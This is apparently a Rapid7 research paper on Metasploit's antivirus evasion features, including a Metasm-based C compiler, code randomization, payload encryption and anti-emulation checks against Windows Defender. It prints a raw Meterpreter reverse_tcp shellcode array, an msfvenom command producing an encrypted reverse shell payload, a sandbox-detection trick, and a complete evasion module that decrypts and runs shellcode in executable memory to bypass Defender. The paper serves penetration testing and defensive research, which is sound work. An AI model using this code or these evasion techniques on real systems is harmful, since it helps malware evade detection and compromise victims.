

# Encapsulating Antivirus (AV) Evasion Techniques in Metasploit Framework

**Wei Chen**

Lead Security Researcher, Metasploit

10/9/2018

# TABLE OF CONTENTS

- TABLE OF CONTENTS.....2
- INTRODUCTION .....3
- ANTIVIRUS: THE FIRST LINE OF DEFENSE..... 4
- THE METASPLOIT C COMPILER .....5
- RANDOM CODE MODIFICATION .....7
  - Code Factory .....7
  - Modifier..... 9
  - Parser ..... 9
  - Utility ..... 9
  - Shellcode Protection .....10
- ANTI-EMULATION ..... 14
- EVASION MODULE TYPE ..... 18
- SUMMARY ..... 21

# INTRODUCTION

Rapid7's **Metasploit** team has been researching techniques to evade common antivirus (AV) products and ways of integrating this knowledge into Metasploit so the broader security community can anticipate and mitigate these techniques. The culmination of this research has resulted in the release of the first-ever "evasion module" in **Metasploit Framework**.

The new evasion module type gives Framework users the ability to generate evasive payloads without having to install external tools. It also provides a framework for developers to build their own evasive modules based on Metasploit's research. This paper offers details of the engineering work underpinning Metasploit's new evasion capabilities and example code for creating an evasion module.

Metasploit is fortunate to have a passionate, diverse community of users and contributors who are deeply committed to open discussion and collective learning. By publishing this research in detail, we aim to strengthen security defenses and invite collaboration from those who build, test, and research AV and **endpoint detection and response software**.

# ANTIVIRUS: THE FIRST LINE OF DEFENSE

From the perspective of attackers, AV is one of the first defenses they face when attempting to compromise a target machine. In the past, this barrier was relatively low; most AV products relied on signature-based checks, which made the effort required to bypass them technically trivial. Today, malicious behavior identification techniques are multilayered and include heuristics, behavioral, and cloud-based detections, in addition to static scanning. Higher complexity makes exploitation more difficult for attackers, but it can also translate to complacency among end users. AV is not a silver bullet for defending against cyberattacks, particularly when new vulnerabilities are discovered and exploited. Attackers need only one avenue to compromise a target.

From an engineering perspective, there are multiple valid approaches to AV evasion; our use case requires that we support a variety of evasion techniques while still maintaining support for classic shellcode. To realize these goals, we developed a new evasion module type that encapsulates our evasion research and allows the community to define and implement their own evasion techniques. We have also bundled new libraries to evade common AV tools into the new module type, including:


- A Custom C compiler that can be invoked from within Metasploit
- Random code generators
- Cryptographic encryption/encoding and decryption/decoders
- Anti-emulation functions

# THE METASPLOIT C COMPILER

Metasploit Framework's C compiler is technically a wrapper for Metasm, which is a Ruby library that can assemble, disassemble, and compile C code. Currently, the Metasploit infrastructure for building evasion shellcode only supports generating Windows executables. You can find it in the Metasploit source code as the `Metasploit::Framework::Compiler::Windows` class, though adding other operating systems, architectures, and compiler backends in the future is possible.

We created this wrapper to make it easier to write C code with Metasm for generating shellcode, and to make it easier to call Windows APIs just like in a normal C program. To use the Windows APIs in Metasploit previously, a developer would have to define the functions, constants, structures, and so on from scratch. To simplify the development process, we added support for the C preprocessor `#include` syntax, along with built-in headers for common Windows development usage such as `String.h`, `Winsock2.h`, `stdio.h`, `Windows.h`, `stddef.h`, and `stdlib.h`. These header files can be found in the `data/headers/windows` directory.

The actual library code for Metasploit's C compiler is located in the `lib/metasploit/framework/compiler` directory. The architecture of the compiler wrapper is best described as follows:



As a user, the compiler allows you to build the executable with two functions:

```
Metasploit::Framework::Compiler::Windows.compile_c(code)
```

And:

```
Metasploit::Framework::Compiler::Windows.compile_c_to_file(file_path,  
code)
```

By default, the compiler generates a Windows PE file (.exe). You can also build a Windows DLL by passing the :dll flag, as in the following example:

```
c_template %Q|#include <Windows.h>
BOOL APIENTRY DllMain __attribute__((export))(HMODULE hModule,
DWORD dwReason, LPVOID lpReserved) {
    switch (dwReason) {
        case DLL_PROCESS_ATTACH:
            MessageBox(NULL, "Hello World", "Hello", MB_OK);
            break;
        case DLL_THREAD_ATTACH:
            break;
    case DLL_THREAD_DETACH:
            break;
        case DLL_PROCESS_DETACH:
            break;
    }

    return TRUE;
}

// This will be a function in the export table
int Msg __attribute__((export))(void) {
    MessageBox(NULL, "Hello World", "Hello", MB_OK);
    return 0;
}


require 'metasploit/framework/compiler/windows'
dll = Metasploit::Framework::Compiler::Windows.compile_c(c_template,
:dll)
```

# RANDOM CODE MODIFICATION

Randomization is an obfuscation technique that makes an executable unique, which means it is difficult, if not impossible, to generate a static AV signature, as well as frustrating to decompilation tools used for analysis. Using Metasm, we are able to randomize payloads at the compiler level, so the randomness is more extreme than it would be if we had simply moved opcodes around in a static assembly file. Moreover, Metasm binaries are not structured like a typical Windows PE file, which is something we can use to our advantage. For example, the common decompilation tool IDA Pro cannot cross-reference strings or functions in a Metasm-generated PE file. The import table will appear corrupt, and the function calls are confusing for the reverse engineer.

Metasploit's `CRandomizer` class uses a template system for creating the arbitrary C code that it injects around the shellcode the user wishes to randomize. The randomness of the code is defined as a value from 0 to 100: The higher the number, the more random code is added. With a high-enough randomness level, a user can generate a totally unique binary every time. Alternately, randomness can be disabled for testing purposes.

Metasploit's `CRandomizer` has several components: the Code Factory, the modifier, the parser, and a utility class. The following diagram explains the relationships between them:



## Code Factory

The Code Factory Metasploit module hosts a collection of random code stubs that are injected into the source code that a user wishes to randomize. Stubs can contain arbitrary C code such as conditional statements, functions, and Windows API calls. Stubs tend to be small, and they are considered benign by most AV vendors.

If a stub requires a native API call, it can declare a dependency with the `@dep` attribute. If the source code being obfuscated does not support a dependent API call, then it is automatically excluded. The Code Factory will continue searching until it identifies all compatible stubs.

The following example demonstrates how to create a new stub for the Code Factory that prints a line of text:

```
require `metasploit/framework/obfuscation/crandomizer/code_factory/
base`

module Metasploit
  module Framework
    module Obfuscation
      module CRandomizer
        module CodeFactory

          class Printf < Base
            def initialize
              super
              @dep = ['printf']
            end

            def stub
              %Q|
              int printf(const char*);
              void stub() {
                printf("Hello World");
              }|
            end
          end
        end
      end
    end
  end
end
```



When developing a stub, avoid the following classes of behavior, which can actually increase, rather than decrease, the possibility of being flagged by AV:

- Allocating a huge chunk of memory
- Marking or allocating executable memory
- Looping
- Loading referenced section, resource, or .data
- Anti-debugging functions from the Windows API
- Lots of function calls
- Unique strings
- APIs that access the Windows registry or the file system
- The XOR operator
- Handwritten assembly code
- Any other suspicious code patterns that are unique to malware

## Modifier

The Modifier works in conjunction with the Code Factory class to determine the appropriate places to inject code stubs. It walks through the original source line by line, adding the code stubs at an interval related to the user-specified randomization parameter. New modifier classes could be created as new languages are supported.

## Parser

The Parser class converts the user-supplied source code into a parsable format using Metasm's underlying C parser, which it then passes to the Modifier class for processing.

## Utility

The Utility class provides convenient APIs for CRandomizer classes to use. Since CRandomizer works hand in hand with Metasm to generate executables automatically, all the developer has to do is call either of the following methods to create a unique binary:

```
Metasploit::Framework::Compiler::Windows.compile_random_c
```

or:

```
Metasploit::Framework::Compiler::Windows.compile_random_c_to_file
```

Metasploit also provides a standalone version of the compiler as a tool, found at `tools/exploit/random_compile_c.rb`.

# CRYPTOGRAPHY

## Shellcode Protection

Metasploit maintains a large collection of payloads to cover all manner of **penetration testing** scenarios. But writing good payloads and shellcode is an engineering challenge; it is important to protect payloads so that they do not become easily fingerprinted. To understand how Metasploit payloads have evolved, consider their origins.

Metasploit payloads have traditionally been written as shellcode in position-independent assembly. The main reason behind this design is to allow the payloads to easily pair with an exploit. Briefly explained, an exploit's job is to cause a crash in a program, redirect instruction flow to a memory region that contains shellcode, and then finally execute the injected code. The constraints imposed by this environment make development difficult. Sometimes an exploit scenario provides very little space for a payload, requiring the payload to be unusually small compared to a normal program. And, if you modify a piece of common shellcode in Metasploit, you must be careful to avoid breaking other exploits at the same time. Shellcode development is also not as popular a subject among security researchers as exploits and post-exploitation tools. Payloads are often the least-updated part of an exploit toolkit, which makes the exploit detectable via the shellcode alone, regardless of program behavior.

For example, take the following program that embeds, but does not attempt to execute, Metasploit's windows/meterpreter/reverse\_tcp payload:

```
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\x89\xe8\xff\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54"
"\x50\x68\x29\x80\x6b\x00\xff\xd5\x6a\x0a\x68\xac\x10\x0a\xc9"
"\x68\x02\x00\x11\x5c\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50"
"\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5"
"\x74\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75xec\xe8\x67"
"\x00\x00\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff"
"\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00"
```

```

"\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56"
"\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58"
"\x68\x00\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5"
"\x57\x68\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\x0f\x85"
"\x70\xff\xff\xff\xe9\x9b\xff\xff\xff\x01\xc3\x29\xc6\x75\xc1"
"\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5";

```

```

int main(void) {
    return 0;
}

```

Even though the resulting program actually does nothing interesting, it is still flagged by many AV vendors. Some even identify it specifically as "Meterpreter." (Notably, this shellcode can stage many payloads in addition to Meterpreter, so this classification, while understandable, is technically incorrect.)

19 engines detected this file

SHA-256: 7c6b1778eaf21b8b0a1b1d278d2195d8463fd21da76daf51ae887df8876216d  
 File name: test.exe  
 File size: 67 KB  
 Last analysis: 2018-09-07 02:44:58 UTC

19 / 66

Detection	Details	Community
Ad-Aware	Generic.RozenaA.CEBDB188	ALYac
Arcabit	Generic.RozenaA.CEBDB188	Avast
AVG	Win32:Swrort-S [Trj]	BitDefender
ClamAV	Win.Trojan.MSShellcode-7	CrowdStrike Falcon
Cylance	Unsafe	Emsisoft
eScan	Generic.RozenaA.CEBDB188	F-Secure
GData	Generic.RozenaA.CEBDB188	Kaspersky
MAX	malware (ai score=80)	Microsoft
Rising	HackTool.Swrort!1.6477 (CLASSIC)	Symantec
ZoneAlarm	HEUR:Trojan.Win32.Generic	AegisLab

The simplest way to prevent the shellcode from being easily found within an executable is by encoding or encrypting the data. Key-based encryption is the most effective solution because of the high computational costs required to break it. Metasploit Framework currently supports the following methods for evasive obfuscation of payloads, which present varying levels of difficulty for AV software to detect: AES256-CBC, RC4, XOR, and Base64.


Passing the `--encrypt` flag to the `msfvenom` command enables the encryption feature:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1
--encrypt rc4 --encrypt-key thisisakey -f c
```

Similarly, Metasploit provides APIs to get the same output:

```
Msf::Simple::Buffer.transform(payload.encoded, 'c', 'buf', format:
'rc4', key: rc4_key)
```

By adding even simple evasive encoding, shellcode becomes much less detectable:



**4 engines detected this file**

SHA-256: ba22333a4858d58451d9208d5e18bd6d1260ea90b859e989ce0a2f1084cedfa5  
File name: test.exe  
File size: 67 KB  
Last analysis: 2018-09-07 02:55:06 UTC

4 / 64

Detection	Details	Community
CrowdStrike	malicious_confidence_60% (D)	Cylance Unsafe
Kaspersky	HEUR:Trojan.Win32.Generic	ZoneAlarm HEUR:Trojan.Win32.Generic
Ad-Aware	Clean	AegisLab Clean

The encryption API is also available in Metasploit's new C environment. For example, shellcode to decipher an RC4-encrypted block is simply:

```
#include <rc4.h>

int main(void) {
    // Prepare the arguments
    RC4(RC4KEY, payload, (char*) lpBuf, PAYLOADSIZE);
    return 0;
}
```

For Base64:

```
#include <base64.h>

int main() {
    // Prepare for arguments
    base64decode(lpBuf, BASE64STR, base64StrLen);
    return 0;
}
```

For XOR:

```
#include <Windows.h>
#include <String.h>
#include <xor.h>

int main(int args, char** argv) {
    // prepare for arguments
    xor((char*) lpBuf, xorStr, xorKey, strlen(xorStr));
    return 0;
}
```

These compare favorably with Metasploit's existing encryption and encoding blocks, which were designed with conventional assembled shellcode in mind. But thanks to the power of the built-in C compiler, much more sophisticated algorithms—such as AES—are now just as easy to use in shellcode.

# ANTI-EMULATION

During the early stage of our evasion research, we noticed that Windows Defender would trigger only when certain Windows APIs were called in particular ways: checking the output of `IsDebuggerPresent`, allocating memory via `VirtualAlloc` or `VirtualProtect` with Read-Write-Execute (RWX) permissions, using `CreateFile`, and so on. We suspected that Windows Defender was intercepting these API calls and looking for suspicious behavior, so we examined Windows Defender's `mpengine.dll` component (its core engine for performing this task) and found some interesting results.

Windows Defender's emulation engine is pervasive. You can find it on almost any reasonably modern Windows system, or simply download it from the Microsoft [definition update](#) page. Conveniently, Microsoft provides debugging symbols for `mpengine.dll`, which makes it significantly easier to understand.

While Windows Defender's emulator is a sophisticated analysis engine, there is still low-hanging fruit that malware authors can leverage for evasion purposes. Consider the `CreateProcessA` API, which is emulated in `mpengine.dll` under the function `Mpengine!KERNEL32_DLL_CreateProcessA`. The code looks like this in IDA Pro:

```
6390DD50 ; void __cdecl KERNEL32_DLL_CreateProcessA(struct pe_vars_t *)
6390DD50 ?KERNEL32_DLL_CreateProcessA@YAXPAUpe_vars_t@@@Z proc near
6390DD50
6390DD50 var_90= dword ptr -90h
6390DD50 var_8C= word ptr -8Ch
6390DD50 var_88= dword ptr -88h
6390DD50 var_84= word ptr -84h
6390DD50 var_7E= word ptr -7Eh
6390DD50 var_70= dword ptr -70h
6390DD50 var_6C= dword ptr -6Ch
6390DD50 var_68= dword ptr -68h
6390DD50 var_64= dword ptr -64h
6390DD50 var_60= dword ptr -60h
6390DD50 var_5C= qword ptr -5Ch
6390DD50 var_54= qword ptr -54h
6390DD50 var_4= dword ptr -4
6390DD50 arg_0= dword ptr 8
6390DD50 arg_4= dword ptr 0Ch
6390DD50
6390DD50 ; FUNCTION CHUNK AT 63AB037A SIZE 00000030 BYTES
6390DD50 ; FUNCTION CHUNK AT 63B80116 SIZE 00000011 BYTES
6390DD50
6390DD50 push     84h
6390DD55 mov     eax, offset loc_63AB0382
6390DD5A call    _EH_prolog3_GS
6390DD5F mov     edi, [ebp+arg_0]
6390DD62 lea    ecx, [ebp+var_60]
6390DD65 push   edi
6390DD66 call    ???$Parameters@$09@@QAE@PAUpe_vars_t@@@Z ; Parameters<
6390DD6B mov     ecx, [edi+2A108h]
6390DD71 lea    eax, [edi+502D0h]
6390DD77 xor     esi, esi
6390DD79 mov     [ebp+var_70], 20h
6390DD80 mov     [ebp+var_6C], eax
6390DD83 mov     [ebp+var_68], ecx
6390DD86 and     [ebp+var_4], esi
6390DD89 mov     ecx, edi
6390DD8B push   esi ; unsigned __int64
6390DD8C push   1 ; struct pe_vars_t *
6390DD8E call    ?pe_set_return_value@YAXPAUpe_vars_t@@_K@Z ; pe_set_re
```


When we examine the first node of the graph view of the disassembled function, the variable `pe_set_return_value` is immediately interesting:

```
6390DD71 lea    eax, [edi+502D0h]
6390DD77 xor     esi, esi
6390DD79 mov     [ebp+var_70], 20h
6390DD80 mov     [ebp+var_6C], eax
6390DD83 mov     [ebp+var_68], ecx
6390DD86 and     [ebp+var_4], esi
6390DD89 mov     ecx, edi
6390DD8B push   esi                ; unsigned __int64
6390DD8C push   1                  ; struct pe_vars_t *
6390DD8E call   ?pe_set_return_value@@YAXPAUpe_vars_t@@_K@Z
```

We see that this function takes two arguments, with the pseudo code being something like this:

```
pe_set_return_value(1, 0);
```


In `pe_set_return_value`, the first argument (`ebp+arg_0`) is passed to a function called `DTPProcessor_32::setreg`:



And the call graph basically translates to this code:

```
// 0x32 is hex for 50 (in decimal)
// 1 is our first argument for pe_set_return_value
setreg(0x32, 1);
```

Inside of `setreg` is a switch statement, which uses the first argument as the condition variable. So, when the value is `0x32` (50 in decimal), we reach this block of code:



```
639C00B1
639C00B1 loc_639C00B1:      ; jumptable 5A59008E cases 0,40,50
639C00B1 mov     ecx, [esi+20h]
639C00B4 mov     eax, dword ptr [ebp+arg_4]
639C00B7 mov     [ecx], eax
639C00B9 jmp     short loc_639C00AA ; jumptable 5A59008E default case
```

In other words, the return value for `CreateProcessA` is always 1. Let's compare this behavior at the MSDN documentation for that API:

## Return Value

If the function succeeds, the return value is nonzero.

If the function fails, the return value is zero. To get extended error information, call `GetLastError`.

Note that the function returns before the process has finished initialization. If a required DLL cannot be located or fails to initialize, the process is terminated. To get the termination status of a process, call `GetExitCodeProcess`.

This means that if we make the function fail on purpose and check for 0, we should be able to passively identify whether we are in the sandbox. For example:

```
int main(void) {
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    memset(&si, 0x00, sizeof(si));
    // Make this some process that should never exist
    char *cmd = "C:\\Windows\\System32\\fakecalc.exe";
    BOOL p = CreateProcess(NULL, cmd, NULL, NULL, false, 0, NULL,
NULL, &si, &pi);
    if (p == 0) {
        // Malicious code goes here
    }
    return 0;
}
```



This is one example, but there are actually quite a few API mismatches in behavior within mpengine.dll, and only one is enough for us to use as a signal for whether emulation is enabled. In order for Windows Defender's emulation API to not be detected, it would have to emulate all of even the most esoteric behaviors of the Windows APIs that it hooks.

Windows Defender has attracted interest in the security community due to its large market share and the fact that it is likely the first line of defense on modern Windows machines. For example, in one of [Alexei Bulazel's](#) talks, ("[Reverse Engineering Windows Defender's Antivirus Emulator](#)"), we learned that there are many more artifacts we can leverage from the emulator. To name a few:

- `GetUserNameA` splits out "JohnDoe" as the user.
- `GetComputerNameExA` returns "HAL9TH".
- There are fake config files in the virtual file system.
- Winsock library contains strings that frequently start with "Mp".

# EVASION MODULE TYPE

To combine these and future evasion research efforts into an accessible format, we have added a new 'evasion' module type to Metasploit Framework. This new type of module will allow the community to create and share evasion techniques without having to call `msfvenom` or `msfconsole` in order to generate the initial payload. Instead, the evasion techniques can be directly integrated into the Metasploit Framework.

An evasion module functions similarly to a **file format exploit** in Metasploit in that the output of both is a file. An evasion module is different in that it does not start a payload handler automatically, and, of course, its target (AV and other detection tools) is different than that of a file format exploit (vulnerable software). This gives users the ability to generate code in whatever style or format they desire without having to define as many methods or as much metadata as would be required by an exploit module.

The evasion module type sits alongside the other module types: auxiliary, encoders, exploits, nops, payloads, and post. The following code pulls together all the evasion techniques explained above to create a full module that, as of the date of publication, can evade Microsoft Windows Defender:

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'metasploit/framework/compiler/windows'

class MetasploitModule < Msf::Evasion

  def initialize(info={})
    super(merge_info(info,
      'Name' => 'Microsoft Windows Defender Evasive
Executable',
      'Description' => %q{
        This module allows you to generate a Windows EXE that
evades against Microsoft
        Windows Defender. Multiple techniques such as shellcode
encryption, source code
        obfuscation, Metasm, and anti-emulation are used to achieve
this.

        For best results, please try to use payloads that use a
more secure channel
```

such as HTTPS or RC4 in order to avoid the payload network traffic getting

caught by antivirus better.

```
    },
    'Author'      => [ 'sinn3r' ],
    'License'     => MSF_LICENSE,
    'Platform'   => 'win',
    'Arch'       => ARCH_X86,
    'Targets'    => [ ['Microsoft Windows', {}] ]
  ))
end

def rc4_key
  @rc4_key ||= Rex::Text.rand_text_alpha(32..64)
end

def get_payload
  @c_payload ||= lambda {
    opts = { format: 'rc4', key: rc4_key }
    junk = Rex::Text.rand_text(10..1024)
    p = payload.encoded + junk

    return {
      size: p.length,
      c_format: Msf::Simple::Buffer.transform(p, 'c', 'buf', opts)
    }
  }.call
end

def c_template
  @c_template ||= %Q|#include <Windows.h>
#include <rc4.h>

// The encrypted code allows us to get around static scanning
#{get_payload[:c_format]}

int main() {
  int lpBufSize = sizeof(int) * #{get_payload[:size]};
  LPVOID lpBuf = VirtualAlloc(NULL, lpBufSize, MEM_COMMIT,
```

```

0x00000040);
memset(lpBuf, '\\0', lpBufSize);

HANDLE proc = OpenProcess(0x1F0FFF, false, 4);
// Checking NULL allows us to get around Real-time protection
if (proc == NULL) {
    RC4("#{rc4_key}", buf, (char*) lpBuf, #{get_payload[:size]});
    void (*func)();
    func = (void (*)()) lpBuf;
    (void) (*func)();
}

return 0;
}|
end

def run
    vprint_line c_template
    # The randomized code allows us to generate a unique EXE
    bin = Metasploit::Framework::Compiler::Windows.compile_
random_c(c_template)
    print_status("Compiled executable size: #{bin.length}")
    file_create(bin)
end

end

```

This example is for illustrative purposes. Be sure to check the latest code in the Metasploit Framework tree, as the module APIs can change and improve over time.

# SUMMARY

We have introduced several new capabilities into Metasploit to support AV evasion, including a code randomization framework, novel AV emulation-detecting code, encoding and encryption routines, and a new evasion module type to make adding further evasive techniques to Metasploit Framework easier than ever. These capabilities help module developers and users build solutions for penetration testers who are pushing the boundaries of customer defenses, assist researchers and developers in improving and testing defensive tools, and enable IT professionals to more effectively illustrate evolving attacker techniques.

The Metasploit team and this new extension of Metasploit were inspired by other public AV tools and research. We welcome discussion and collaboration from the AV community in the shared interest of improving evasion techniques in Metasploit and defensive measures in AV software, as well as highlighting the importance of defense in depth.

If you are already a Metasploit Framework user, you can access these new evasion features by checking out the latest master branch from [Github](#), or by downloading the latest Metasploit 5 omnibus development package.

Metasploit is a collaboration between Rapid7 and the open source community. Together, we empower defenders with world-class offensive security content and the ability to understand, exploit, and share vulnerabilities. To download Metasploit, visit [metasploit.com](https://www.metasploit.com).

## ABOUT RAPID7

Rapid7 is trusted by IT and security professionals around the world to manage risk, simplify modern IT complexity, and drive innovation. Rapid7 analytics transform today's vast amounts of security and IT data into the answers needed to securely develop and operate sophisticated IT networks and applications. Rapid7 research, technology, and services drive vulnerability management, penetration testing, application security, incident detection and response, and log management for organizations around the globe. To learn more about Rapid7 or join our threat research, visit [www.rapid7.com](https://www.rapid7.com).